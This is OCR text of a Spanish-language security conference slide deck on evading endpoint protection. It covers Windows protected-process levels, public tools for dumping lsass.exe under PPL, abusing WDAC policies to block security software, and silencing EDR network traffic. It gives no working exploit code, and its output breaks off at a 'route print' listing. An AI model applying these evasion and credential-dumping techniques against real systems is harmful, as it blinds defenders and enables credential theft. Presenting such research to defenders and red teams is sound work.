EuskalHack Security Congress VIII

Endpoint Evasion: TTPs en U/K Mode

Índice:

- **Motivaciones**
- **User Mode**
- **Kernel Mode**
- **Conclusiones**

Endpoint Evasion: TTPs en U/K Mode

Adrián Díaz

Red Team, research y exploiting.

Accenture

Twitter: @s4dbrd

Discord: @s4dbrd

Telegram: @s4dbrd

Endpoint Evasion: TTPs en U/K Mode

Iván Cabrera

Pentester en Tarlogic, research Windows, malware y evasión.

LinkedIn: /ivancabrerafresno

Motivaciones

- Al eliminar los procesos antimalware podemos descargar cualquier herramienta al sistema

- El SOC (en principio) no recibirá ninguna alerta de nuestras acciones

- No tenemos muchos amigos por lo que dedicamos el tiempo a investigar

Un poco de historia sobre procesos protegidos

- Nacen en Windows Vista

- Se puede acceder a estos procesos desde un proceso no privilegiado con muy pocos permisos

- Windows 8.1 introduce PPL, se agrega a la estructura EPROCESS el nivel de protección de cada proceso

```
typedef struct _PS_PROTECTION {
    union {
        UCHAR Level;
        struct {
            UCHAR Type   : 3;
            UCHAR Audit  : 1;
            UCHAR Signer : 4;
        };
    };
} PS_PROTECTION, *PPS_PROTECTION;
```

Un poco de historia sobre PPL

- Esto protege los procesos críticos del sistema y evita que un administrador pueda eliminar un proceso o realizar un volcado de su memoria entre otras cosas.

Protection level	Value	Signer	Type
PS_PROTECTED_SYSTEM	0x72	WinSystem (7)	Protected (2)
PS_PROTECTED_WINTCB	0x62	WinTcb (6)	Protected (2)
PS_PROTECTED_WINDOWS	0x52	Windows (5)	Protected (2)
PS_PROTECTED_AUTHENTICODE	0x12	Authenticode (1)	Protected (2)
PS_PROTECTED_WINTCB_LIGHT	0x61	WinTcb (6)	Protected Light (1)
PS_PROTECTED_WINDOWS_LIGHT	0x51	Windows (5)	Protected Light (1)
PS_PROTECTED_LSA_LIGHT	0x41	Lsa (4)	Protected Light (1)
PS_PROTECTED_ANTIMALWARE_LIGHT	0x31	Antimalware (3)	Protected Light (1)
PS_PROTECTED_AUTHENTICODE_LIGHT	0x11	Authenticode (1)	Protected Light (1)

Desde el modo usuario ¿se puede hacer algo?

Pues sí y no.


Técnicas antiguas para volcar lsass.exe con PPL activado:

- PPLmedic → https://github.com/itm4n/PPLmedic
- PPLdump → https://github.com/itm4n/PPLdump
- PPLfault → https://github.com/gabriellandau/PPLFault


WDAC (Control de Aplicaciones de Windows Defender)

- Permite especificar que aplicaciones están autorizadas para ejecutarse en el sistema
- Permite definir políticas centralizadas con reglas estrictas para todos los equipos de una organización
- Funciona junto con herramientas como Microsoft Defender for Endpoint, Intune y Group Policy


WDAC (Control de Aplicaciones de Windows Defender)




WDAC (Control de Aplicaciones de Windows Defender)




WDAC (Control de Aplicaciones de Windows Defender)




WDAC (Control de Aplicaciones de Windows Defender)



WDAC (Control de Aplicaciones de Windows Defender)




WDAC (Control de Aplicaciones de Windows Defender)



SiPolicy.p7b

C:\Windows\System32\CodeIntegrity\

WDAC (Control de Aplicaciones de Windows Defender)



A nivel de red tenemos otro problema...

Algunas soluciones conocidas:

https://github.com/senzee1984/EDRPrison

https://github.com/netero1010/EDRSilencer

Windows Filtering Platform (WFP)

- Proporciona APIs para interactuar con la red (filtrado y monitoreo de paquetes)
- Se puede usar de forma defensiva u ofensiva

- **Null Routing**

Significa hacer que los paquetes no lleguen a ningún destino (se descartan)

Windows cuenta con un binario interesante: Route.exe

Endpoint Evasion: TTPs en U/K Mode

A nivel de red tenemos otro problema...

```
PS C:\Users\ivanc> route print
===========================================================================
ILista de interfaces
